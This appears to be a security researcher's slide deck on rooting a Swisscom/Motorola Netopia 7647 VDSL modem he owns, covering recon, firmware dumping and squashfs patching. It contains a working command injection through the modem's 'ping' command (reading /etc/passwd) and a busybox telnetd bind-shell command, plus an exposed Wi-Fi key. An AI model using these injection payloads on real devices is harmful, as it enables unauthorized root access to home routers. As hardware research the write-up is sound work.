

Hacking the Swisscom modem

Nicolas RUFF - @newsoft

Context

Swisscom:

3 weeks to get Internet access enabled ?!?

... but modem already shipped

Let's have fun *without* Internet



Unboxing


Swisscom “Centro Grande v2” modem
== Motorola Netopia 7647-47v2

Default login “admin”

Default password “admin” or “1234”
(documented)

Technical readout

Router Configuration

DE | FR | IT | EN 

Overview

Settings

Diagnostics

Logout

Traffic Statistics

Diagnostic Tools

System Log

Technical Readout

Reboot Router

Reset Configuration

Technical Readout

Save technical readout to a file

Save technical readout

Print technical readout

Print technical readout

Technical Readout		
Number	Item	Details
01	Manufacturer	Motorola, Inc.
02	Vendor ID	002437
03	Model Number	7647-47v2
04	Name	Motorola Netopia 7647-47v2 VDSL Modem

Help


Technical Readout

The technical readout contains all the router's data and settings at a glance. The Customer Service department uses it for troubleshooting.

Copyright Swisscom Ltd. 2013 | All rights reserved
About

Config import/export

Router Configuration

DE | FR | IT | EN 

Logout

Network

WLAN

Phone Number(s)

Router

Security

Router

Basic Settings Router password Firmware Reboot Router Configuration

Backup and Restore configuration file

Backup configuration file

Download

Select backup file

Choisissez un fichier

Aucun fichier choisi

Upload

! When you restore from a saved configuration file, the current personal settings will be replaced with those in the saved file.

Reset router configuration to factory settings

! Resetting the router configuration back to factory settings will erase all personal settings.

Reset Configuration

Help

Configuration

You can backup and restore your router configuration from a file or reset the router to the factory default settings.

Backup and Restore

Choose Download to save the current router configuration to a file on your PC.

Select the file, then choose Upload to replace the current router configuration with a saved configuration.

Factory settings


If you reset the router to the factory settings, all your personal settings are deleted.

While resetting, different LEDs will flash for a number of minutes. Don't switch the router off during this time as it is receiving important configuration data.

The router is then configured again with the settings it had when you received it from Swisscom.

The user name and the password are also reset to the details shown in the accompanying letter to you. Make sure that you have it to hand before restoring the router's factory settings.

```
<?xml version="1.0" encoding="UTF-8"?>
<backupconfig>
<network>
<dhcp DHCPSEnable = "true" MinAddress = "192.168.1.101" MaxAddress = "192.168.1.161" />
<portforwarding>
<services>
</services>
<rules>
<rule Enabled = "true" Service = "HTTPS" DeviceIPAddress = "192.168.1.5" />
</rules>
</portforwarding>
<ipforwarding Mode = "OFF">
</ipforwarding>
<devices>
</devices>
<upnp UPnPEnable = "true" />
</network>
<wlan Enabled="true" Channel = "auto" />
<router HostName = "Centro_grande_v2" />
</backupconfig>
```



I did not try to put
`cat /etc/passwd`
here :)

System logs

Router Configuration

[DE](#) | [FR](#) | [IT](#) | [EN](#)



[Logout](#)

Traffic Statistics

Diagnostic Tools

System Log

Technical Readout

Reboot Router

Reset Configuration

Overview

Settings

Diagnostics

System Log

Save system log to a file

Save system log

Print system log

Print system log

System Log

Date	Time	Severity	Component	Details
12.04.2014	17:22:56	L3	dnsmasq	nameserver '195.186.4.162' is now responding
12.04.2014	17:22:49	L3	dnsmasq	no responses from nameserver '195.186.4.162'
The last message was repeated 14 times.				
12.04.2014	17:13:42	L1	sdb	nm_ipvs6_add_firewall: (4)

Help

System Log

The system log lists important events which occur in the router system. The Customer Service department uses it for troubleshooting.

Entry points

Nmap scan report for dsldevice.home (192.168.1.1)

Host is up (0.0023s latency).

Not shown: 994 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

23/tcp	open	telnet
--------	------	--------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

5000/tcp	open	upnp
----------	------	------

MAC Address: 00:26:42:BB:E7:D0 (Motorola)

Remote access

SSH rejects connection

Telnet allowed ... but severely crippled

```
login: admin
```

```
Password:
```

```
Terminal shell v1.0
```

```
Copyright (C) 2011 Motorola, Inc. All rights reserved.
```

```
Motorola Netopia Model 7647-47v2 Annex A VDSL2, Ethernet Switch, N Wireless, WIAD
```

```
Running Netopia SOC OS version 9.0.10 (build h2d12)
```

```
ADSL/VDSL capable
```

```
(admin completed login: Admin account with read/write access.)
```

Centro_grande_v2> help

arp	to send ARP request
atmping	to send ATM OAM loopback
clear	to erase all stored configuration information
clear_certificate	to clear stored SSL certificate
clear_https_certkey	to clear stored HTTPS certificate and private key
clear_firewall_log	to clear all firewall logs
clear_log	to clear stored log data
configure	to configure unit's options
debug	to enter Debug Mode
diagnose	to run self-test
download	to download config file
exit	to quit this shell
ffbb	to display ffbb
help	to get more: "help all" or "help help"
install	to download and program an image into flash
log	to add a message to the diagnostic log
loglevel	to report or change diagnostic log level

netstat	to show IP information
nslookup	to send DNS query for host
ping	to send ICMP Echo request
6rd-check	to send 6rd loopback packet to border gateway
quit	to quit this shell
remote-access	to start/stop remote access
reset	to reset subsystems
restart	to restart unit
show	to show system information
start	to start subsystem
status	to show basic status of unit
telnet	to telnet to a remote host
traceroute	to send traceroute probes
upload	to upload config file
view	to view configuration summary
voip	to issue VoIP related commands
who	to show who is using the shell
wps	to issue Wireless Protected Setup commands
?	to get help: "help all" or "help help"

show config

```
set ip ntp server-address "bwntp1.bluewin.ch"  
set ip ntp alt-server-address "bwntp2.bluewin.ch"  
set link name "PPPoE" ppp username "dsl-start@bluewin.ch"  
set link name "PPPoE" ppp password "*****"  
set management unrestricted-lan-access off  
set management cwmp enable on  
set management cwmp acs-url "https://rms.bluewin.ch/cwmpWeb/WGCPemgt"  
set management cwmp acs-username "bluewincustomer"  
set management cwmp acs-password "*****"  
set management cwmp cr-url "/XML/002 [REDACTED].xml"  
set management cwmp cr-port 7547  
set management cwmp cr-ip-allowlist "195.186.155.0/24 195.186.24.0/24 195.186.219.0/24"
```

Il n'existe aucun client TR-069 gratuit et fonctionnel

show config

```
set management lanmgmt enable off
```

```
set management upnp enable on
```

```
set management web debug off
```

```
set management web firmware-upgrade-url "http://www.motorola.com/staticfiles/Admin%  
20Content/Resources/Consumers/global/flash_content/experience%20pages/support-  
pages/index.htm"
```

Redirects to auth. page

```
set physical dsl atm vcc 1 enable on
```

```
set physical dsl atm vcc 1 vpi 8
```

```
set physical dsl atm vcc 1 vci 35
```

```
set physical dsl atm vcc 2 enable off
```

```
...
```

```
set physical dsl atm vcc 8 enable off
```

TODO: try other VCI/VPI

show config

```
set security firewall-level low
set security spi unknown-ethertypes-drop on
set security spi portscan-protect on
set security spi invalid-tcp-flags-drop on
set security spi ip4 invalid-addr-drop on
set security spi ip4 private-addr-drop off
set security spi flood-limit enable off
```

**THIS HAS BEEN SO
EXCITING SO FAR**

**GIMME SHELL,
BITCH**



**I DON'T HACK VERY
OFTEN**



**BUT WHEN I DO, I ONLY
USE A SINGLE CHARACTER**

An history of violence

```
Centro_grande_v2> ping 127.0.0.1
```

```
Will not ping 127.0.0.1, that is a local address
```

An history of violence

```
Centro_grande_v2> ping 127.0.0.2
```

```
PING 127.0.0.2 (127.0.0.2): 56 data bytes
```

```
64 bytes from 127.0.0.2: seq=0 ttl=64 time=0.693 ms
```

```
64 bytes from 127.0.0.2: seq=1 ttl=64 time=0.497 ms
```

```
64 bytes from 127.0.0.2: seq=2 ttl=64 time=0.498 ms
```

```
64 bytes from 127.0.0.2: seq=3 ttl=64 time=0.501 ms
```

```
64 bytes from 127.0.0.2: seq=4 ttl=64 time=0.348 ms
```

```
--- 127.0.0.2 ping statistics ---
```

```
5 packets transmitted, 5 packets received, 0% packet loss
```

```
round-trip min/avg/max = 0.348/0.507/0.693 ms
```

An history of violence

```
Centro_grande_v2> ping 127.0.0.2;head /etc/passwd
```

```
PING 127.0.0.2 (127.0.0.2): 56 data bytes
```

```
64 bytes from 127.0.0.2: seq=0 ttl=64 time=0.876 ms
```

```
64 bytes from 127.0.0.2: seq=1 ttl=64 time=0.387 ms
```

```
64 bytes from 127.0.0.2: seq=2 ttl=64 time=0.388 ms
```

```
64 bytes from 127.0.0.2: seq=3 ttl=64 time=0.389 ms
```

```
64 bytes from 127.0.0.2: seq=4 ttl=64 time=0.396 ms
```

```
--- 127.0.0.2 ping statistics ---
```

```
5 packets transmitted, 5 packets received, 0% packet loss
```

```
round-trip min/avg/max = 0.387/0.487/0.876 ms
```

```
root:*:0:0:root:/:/bin/false
```

```
nobody:*:99:99:Nobody:/:/bin/false
```

```
...
```



An history of violence

```
Centro_grande_v2> ping `id`
```

```
sh: id: not found
```

```
BusyBox v1.18.3 (2013-01-08 19:56:58 EST) multi-call binary.
```

```
Usage: ping [OPTIONS] HOST
```

An history of violence

```
Centro_grande_v2> ping `head -n 1 /etc/passwd`
```

```
ping: bad address 'root*:0:0:root:/:/bin/false'
```

Gaining shell

List directories

→ Not much ...

Add user in `/etc/passwd`

→ Not taken into account!

```
/bin/busybox telnetd -l/bin/sh -p9999
```

Basic recon

```
# cd /proc
# cat cpuinfo

system type           : Broadcom BCM63xx
processor             : 0
cpu model             : Broadcom BCM6368 V3.1
BogoMIPS              : 399.36
wait instruction      : yes
microsecond timers    : yes
tlb_entries           : 32
extra interrupt vector : no
hardware watchpoint   : no
ASEs implemented      : mips16
shadow register sets  : 1
core                  : 0
VCED exceptions       : not available
VCEI exceptions       : not available
```

Basic recon

```
# cat meminfo
```

```
MemTotal:          123260 kB
```

```
MemFree:           59228 kB
```

```
# cat cmdline
```

```
root=/dev/mtdblock2 console=ttyMTD5 console=ttyS0
```

```
# cat version
```

```
Linux version 2.6.30.10-motopia (fwbuild@MA35BLD08) (gcc version 4.2.3) #1 Tue Jan 8 19:54:34  
EST 2013
```

```
# cat partitions
```

major	minor	#blocks	name
31	0	128	mtdblock0
31	1	885	mtdblock1
31	2	6452	mtdblock2
31	3	15744	mtdblock3
31	4	512	mtdblock4

Basic recon

```
# mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
procfs on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
tmpfs on /media type tmpfs (rw,relatime)
tmpfs on /var type tmpfs (rw,relatime)
devfs on /dev type tmpfs (rw,relatime)
pts on /dev/pts type devpts (rw,relatime,mode=600)
```

Basic recon

```
# ls -al /sys/motopia
```

```
drwxr-xr-x    4          0 Jan  1 01:00 .
drwxr-xr-x   12          0 Jan  1 01:00 ..
drwxr-xr-x    4          0 Jan  1 01:00 buttons
-rw-r-----    1       4096 Jan  1 01:00 dsl_eoc_string
-rw-r-----    1       4096 Jan  1 01:00 fw_version
drwxr-xr-x   10          0 Jan  1 01:00 leds
-rw-r-----    1       4096 Jan  1 12:48 post_results
-rw-r-----    1       4096 Jan  1 12:48 reboot_on_crash
-rw-r-----    1       4096 Jan  1 01:00 serial_number
```

```
# ps
```

```
udevd, pfs, voipexe, cwmp, cwmpSrvr, pppoe-relay, sdbh_captiveportal, inetd, dnsmasq,
lhdd, dhcp4d, ripd, miniupnpd, ...
```

Basic recon

```
# wlctl nvram_dump  
sromrev=8  
boardrev=0x1505  
boardflags=0x200  
boardflags2=0x402  
boardtype=0x4d2  
boardnum=0  
regrev=0  
...
```

Basic recon

Did you forget to read <http://192.168.1.1/legal.txt> ?

aiccu 2007.01.15

The SixXS License - <http://www.sixxs.net/>

ASN.1 object dumping code

Copyright (c) Peter Gutmann

c-ares async resolver library

<http://daniel.haxx.se/projects/c-ares/>

Original ares library by Greg Hudson, MIT

<ftp://athena-dist.mit.edu/pub/ATHENA/ares>

dhcp (dhcp-isc) 4.1.1-P1

Encryption

Aaron D. Gifford License

Copyright (c) 2000-2001, Aaron D. Gifford

RSA Data Security License

expat 1.95.7

GPLv2:

- * Linux 2.6.30
- * Arptables 0.0.3-4 (also Copyright (c) Jay Fenlason)
- * bridge-utils 1.2 (also Copyright (c) Stephen Hemminger, Copyright (c) Lennery Buytenhek)
- * busybox 1.18.3 (also Copyright (C) 1999-2004 by Erik Andersen <andersen@codepoet.org>)
- * dnsmasq 2.45 (also Copyright (c) Simon Kelley)
- * ebttables 2.0.10-2 (also Copyright (c) Bart De Schuymer)
- * ez-ipupdate 3.0.11b7 (also Copyright (c) Angus Mackay)
- * haserl 0.9.26 (also Copyright (c) 2003-2007 Nathan Angelacos)
- * inetd (also Copyright (c) Kenneth Albanowski Copyright (c) D. Jeff Dionne Copyright (c) Lineo, Inc.)
- * iproute2
- * iptables 1.4.0 (also Copyright (c) Netfilter Core Team)
- * ntpclient 2003_194 (also Copyright (c) Larry Doolittle)
- * pppd 2.4.4
- * rp-pppoe 3.10
- * samba 3.0.25a
- * udev 136 (also Copyright (C) Kay Sievers)
- * vconfig 1.6 (also Copyright (c) Ben Greear)
- * wget 1.10.2 (also copyright (c) GNU Wget Authors)

LGPL v2.1:

* uClibc 0.9.27 (also Copyright (C) 2000-2006 Erik Andersen <andersen@uclibc.org>)

libtecla 1.6.1

lua 5.1

miniupnp 20070228

muhttp 1.1.3

OpenSSL 0.9.8k


pcre 5.0

PPPD Composite Licenses

Copyright (c) 1984-2000 Carnegie Mellon University. All rights reserved.

radvd 1.8.3

radvd license



Not vulnerable to
Heart Bleed :)

SHA1 - Copyright (C) The Internet Society

SimCList Component - Copyright (c) 2007,2008 Mij

Dropbear - a SSH2 server 0.52

LibTomCrypt and LibTomMath are written by Tom St Denis, and are Public Domain.

sshpty.c is taken from OpenSSH 3.5p1

loginrec.c is written primarily by Andre Lucas, Jason Downs, Theo de Raadt

strlcat() is (c) Todd C. Miller (included in util.c --) are from OpenSSH 3.6.1p2

Import code in keyimport.c is modified from PuTTY's import.c

zlib 1.2.3

Portions Copyright Motorola Mobility, Inc. 2009-2012

Portions Copyright Broadcom Corporation

Portions Copyright (c) 1993-1998 AltoCom, Inc.

Next steps

1. We want a full Busybox (with netstat & al.)
2. We want a dump of all memory devices

Compiling BusyBox

```
$ strings *
```

```
"/opt/x-tools/mips-gcc4.2.3-linux-uclibc/lib/gcc/mips-  
gcc4.2.3-linux-uclibc/4.2.3/include"
```

Compiling BusyBox

\$ Google

"NVG510 ADSL Gateway CPE"

<http://sourceforge.net/projects/nvg510.arris/files/>

<http://sourceforge.net/projects/ng764x.arris/files/NG764x-OSS-1.2/>

Compiling BusyBox

\$ Arris

<http://sourceforge.net/arris/>

Motorola has been acquired by Arris! (Apr. 2013)

http://moto.arrisi.com/special/learn_more/arris.asp

Motorola was not very Open Source friendly ...


<http://opensource.motorola.com/>

Compiling BusyBox

Crosstool

<http://crosstool-ng.org/download/crosstool-ng/>

- Arch: MIPS (BE)
- GCC: 4.2.4
 - 4.2.3 non available
- Kernel: 2.6.27
 - 2.6.31 is newer ... and nothing in between
- Binutils: 2.19.1a
- uclibc: 0.9.30
 - Older versions not available
- uclibc config file ...
 - Used `NVG510-OSS-1.0/vendors/Motopia/bcm63xx/config.uClibc`
- BusyBox 1.22.1
 - `make CROSS_COMPILE=mips-unknown-linux-uclibc-`



Compiling Dropbear

```
$ ./configure CC=mips-unknown-linux-uclibc-gcc --host=mips  
--with-zlib=(...)/zlib-1.2.8 --disable-lastlog
```

```
$ make STATIC=1 PROGRAMS="dropbear dbclient dropbearkey  
dropbearconvert scp"
```

```
(...)
```

```
$ ./dropbear -r dropbear_rsa_host_key -p 2222 -F -E -R
```

Full dump

```
mtdblock2 == /
```

```
$ ls -lh mtblock*
```

```
128K mtblock0
```

```
885K mtblock1
```

```
16M  mtblock3
```

```
512K mtblock4
```

```
$ file mtblock*
```

```
mtblock0: data
```

```
mtblock1: LZMA compressed data, non-streamed, size 3030512
```

```
mtblock3: data
```

```
mtblock4: ISO-8859 text, with very long lines, with no line terminators
```

Full dump

```
$ binwalk mtddblock*
```

```
Target File:   mtddblock0
```

```
0x33D0 LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 187844 bytes
```

```
Target File:   mtddblock1 (kernel)
```

```
0x0 LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 3030512 bytes
```

```
Target File:   mtddblock3 (probably previous/recovery partition)
```

```
0xF8 Squashfs filesystem, big endian, lzma signature, version 3.1, size: 6605513 bytes, 671 inodes, blocksize: 131072 bytes, created: Wed Jan  9 02:01:24 2013
```

```
0x64D0F8 LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 3030512 bytes
```


```
Target File:   mtddblock4 (config - /var/etc & /var/tmp)
```

```
0x4000C gzip compressed data, from Unix, last modified: Thu Feb 27 21:53:26 2014, max compression
```


Full dump

```
$ mount -o loop mtddblockX /mnt/loop  
mount: You must specify the filesystem type
```

```
$ unsquashfs mtddblock3  
Can't find a SQUASHFS superblock on  
mtddblock3
```



Full dump

```
$ xxd test.squashfs | head
```

```
00000000: 6873 7173 2d00 0000 803f 0653 0000 0200  hsq-s-....?.S....
00000100: 0100 0000 0100 1100 c000 0600 0400 0000  .....
00000200: 5b07 0000 0000 0000 aa62 a000 0000 0000  [...b....
00000300: a262 a000 0000 0000 ffff ffff ffff ffff  .b.....
00000400: d95c a000 0000 0000 4e5f a000 0000 0000  .\.....N_.....
00000500: e861 a000 0000 0000 8062 a000 0000 0000  .a.....b.....
00000600: 78da 449a 793c 55dd dbc6 0d87 6d8a 1532  x.D.y<U.....m..2
00000700: cbec c851 e629 85cc 5386 3245 868c 49e6  ...Q.)..S.2E..I.
00000800: a142 2285 521c f33c 648e 4285 0a85 5094  .B".R..<d.B...P.
00000900: 31a2 484a a494 a152 32bf 6b79 9fe3 f7f9  1.HJ...R2.ky....
```

```
$ xxd mtdblock3.squashfs | head
```

```
00000000: 7173 6873 0000 029f b2ab 2128 0000 2b17  qshs.....!(..+.
00000100: b2ee 0be0 0000 2b17 0000 0001 0003 0001  .....+.....
00000200: d550 0011 c001 0050 ecc1 6400 0000 0011  .P....P..d....
00000300: 1815 ed00 0200 0000 0000 2400 2b17 b200  .....$.+...
00000400: 0000 0000 64ca c900 0000 0000 64ca c500  ....d.....d...
00000500: 0000 0000 0000 0000 0000 0000 6495 ff00  .....d...
00000600: 0000 0000 64ac 9900 0000 0000 64c5 da00  ....d.....d...
00000700: 0000 0000 64ca bd5d 0000 0200 0000 0200  ....d..].....
00000800: 0000 0000 003f 9145 8468 348a 090a 4062  ....?.E.h4...@b
00000900: ae9d db78 c5ce 306b 76c6 8bc2 fa69 50f5  ...x...0kv....iP.
```

Full dump

1. Use Motopia-specific magic

30c30

< #define SQUASHFS_MAGIC_SWAP

0x68737173

> #define SQUASHFS_MAGIC_SWAP

0x73687371 /* 0x68737173 */

Full dump

```
/*  
 * 1.x, 2.x and 3.x filesystems use gzip compression.  
 */  
comp = lookup_compressor("gzip");  
return TRUE;
```

2. Support LZMA even with 1.x 2.x and 3.x filesystems

```
1573a1574,1577  
>  
> // Force LZMA compression for Motopia modem !!!  
> comp = lookup_compressor("lzma");
```

Funny take-aways

```
Centro_grande_v2> magic
```

```
Warning: Accessing these commands is restricted, and will affect normal  
operation of this device. Exit now if you entered by mistake.
```

```
Centro_grande_v2/DEBUG/MAGIC>
```

Funny take-aways

CGI pages are written ... in LUA

```
$ ls /www/swisscom/cgi-bin
auth_basic.hf -> ../../lib/auth_basic.hf
backup_reset.ha
block_hosts.ha
ddns.ha
devices.ha
...
```

Funny take-aways

```
$ head ddns.ha
```

```
#!/bin/websp --shell=lua
<%
--[ [
#####
#
# FILE: ddns.ha
#
# DESCRIPTION: Swissbox UI DynDNS configuration page
#
# Copyright <A9>2010 Motorola, Inc. All rights reserved
#####
--]]
%>
<% ASP_TITLE="_{{DynDNS}}" %>
<%in lua_top.hf %>
...
```

Funny take-aways

No user with “unrestricted” shell

- `root` is starred + `/bin/false` by default
- `admin` logs in with `/bin/cshell`
 - Restricted
- SSH access requires `/bin/dropbear`
 - Not present in production firmwares
- `/bin/nsh` might be usable if `mgmt.shell.islocked=false`
 - Not tested

Funny take-aways

```
# ./busybox netstat -antup
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:5000	0.0.0.0:*	LISTEN	2445/miniupnpd
tcp	0	0	0.0.0.0:53	0.0.0.0:*	LISTEN	2807/dnsmasq
tcp	0	0	0.0.0.0:7547	0.0.0.0:*	LISTEN	1592/cwmpSrvr
tcp	0	0	:::80	:::*	LISTEN	1800/inetd
tcp	0	0	:::53	:::*	LISTEN	2807/dnsmasq
tcp	0	0	:::22	:::*	LISTEN	1800/inetd
tcp	0	0	:::23	:::*	LISTEN	1800/inetd
tcp	0	0	:::443	:::*	LISTEN	1800/inetd

...

(localhost ports excluded)

Funny take-aways

...

udp	0	0 0.0.0.0:37000	0.0.0.0:*	3115/eapd
udp	0	0 0.0.0.0:520	0.0.0.0:*	2450/ripd
udp	0	0 0.0.0.0:4000	0.0.0.0:*	1224/voipexe
udp	0	0 0.0.0.0:53	0.0.0.0:*	2807/dnsmasq
udp	0	0 0.0.0.0:67	0.0.0.0:*	2804/dhcp4d
udp	0	0 192.168.1.1:53189	0.0.0.0:*	2445/miniupnpd
udp	0	0 0.0.0.0:56140	0.0.0.0:*	1224/voipexe
udp	0	0 0.0.0.0:1900	0.0.0.0:*	2445/miniupnpd
udp	0	0 0.0.0.0:38000	0.0.0.0:*	3115/eapd
udp	0	0 :::547	:::*	437/dhcp6d
udp	0	0 :::53	:::*	2807/dnsmasq

(localhost ports excluded)

Funny take-aways

```
# ./busybox ps aux
```

PID	USER	TIME	COMMAND
-----	------	------	---------

...

134	root	0:00	/sbin/udevd --daemon
-----	------	------	----------------------

253	root	0:00	pfs -A
-----	------	------	--------

256	root	0:00	/sbin/init
-----	------	------	------------

258	root	17:24	sdb
-----	------	-------	-----

268	root	0:00	klogd
-----	------	------	-------

437	root	0:01	{dhcpd} dhcpd -6 -f -d -q -cf /var/etc/dhcpd2.conf -lf /var/etc/dhcpd.leases -pf /var/run/dhcpd.pid
-----	------	------	---

440	root	4:06	{radvd} radv -dl -C/var/etc/radvd.conf
-----	------	------	--

565	root	0:57	lhdd -i br1 -r 192.168.1.1 24 254 -p 120 -l /var/etc/dhcpd.leases.mtpa -l6 /var/etc/dhcpd.leases.mtpa
-----	------	------	---

571	root	0:04	lhdd -i br1 -r 192.168.1.1 24 254 -p 120 -l /var/etc/dhcpd.leases.mtpa -l6 /var/etc/dhcpd.leases.mtpa
-----	------	------	---

1224	root	0:00	{voipsipctrltask} voipexe
------	------	------	---------------------------

Funny take-aways

```
1592 root      0:05 cwmprSrvr
1595 root      0:06 cwmpr
1602 root      0:00 pppoe-relay -C br1 -S br2 -n 4 -i 600 -F
1605 root      0:01 sdbh_captiveportal
1780 root      0:00 voipexe
1781 root      0:00 {voiptransctrlta} voipexe
1782 root      0:00 {rtpctrltask} voipexe
1784 root      0:00 {aoRT} voipexe
1785 root      0:00 {CMT_EXCEPTION_I} voipexe
1786 root      0:39 {HTSK} voipexe
1791 root      0:00 {HRTBEAT} voipexe
1792 root      0:00 {VRGEVPR} voipexe
1793 root      0:16 {HCAS} voipexe
1794 root      0:00 voipexe
1795 root      0:00 voipexe
1800 root      0:01 inetd
```

Funny take-aways

```
1855 root      0:00 udhcpc -s /sbin/sdbh_conn -f -R -i br2 -T4 -t99999 -V 2 -Orenewaltime -Orebindtime -
Ostaticroutes -HCentro_grande_v2 -C -Q0-0-2 -D r[REDACTED]
1899 nobody    0:23 dnsmasq -k
1903 root      0:02 {dhcpcd} dhcp4d -f -d -q br1
2197 root      0:00 sdbh_ntp
2211 root      0:01 {timertask} voipexe
2445 root      0:00 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
2448 root      0:00 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
2449 root      0:19 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
2450 root      0:12 ripd
2451 root      0:03 ip monitor route
2799 root      0:12 mcp
3115 root      0:27 eapd -F -nas wl0 wl0.3 -wps wl0
3116 root      0:01 nas -i wl0 -N 1 -A -w 6 -m 132 -s [REDACTED]X - [REDACTED]:) -i wl0.3 -N 2 -A -w
6 -m 132 -s ewsuwcmp -k EasyC0nfigurationOfWirele55Netw0rk
3121 root      1:03 wps_monitor -s 60
```

My WiFi password

You must be kidding

Funny take-aways

Too many secrets ...

- MKEY_Decrypt / MKEY_Crypt
- AD_IsAuthRequired

... and much more to do

**Thank you for your
attention**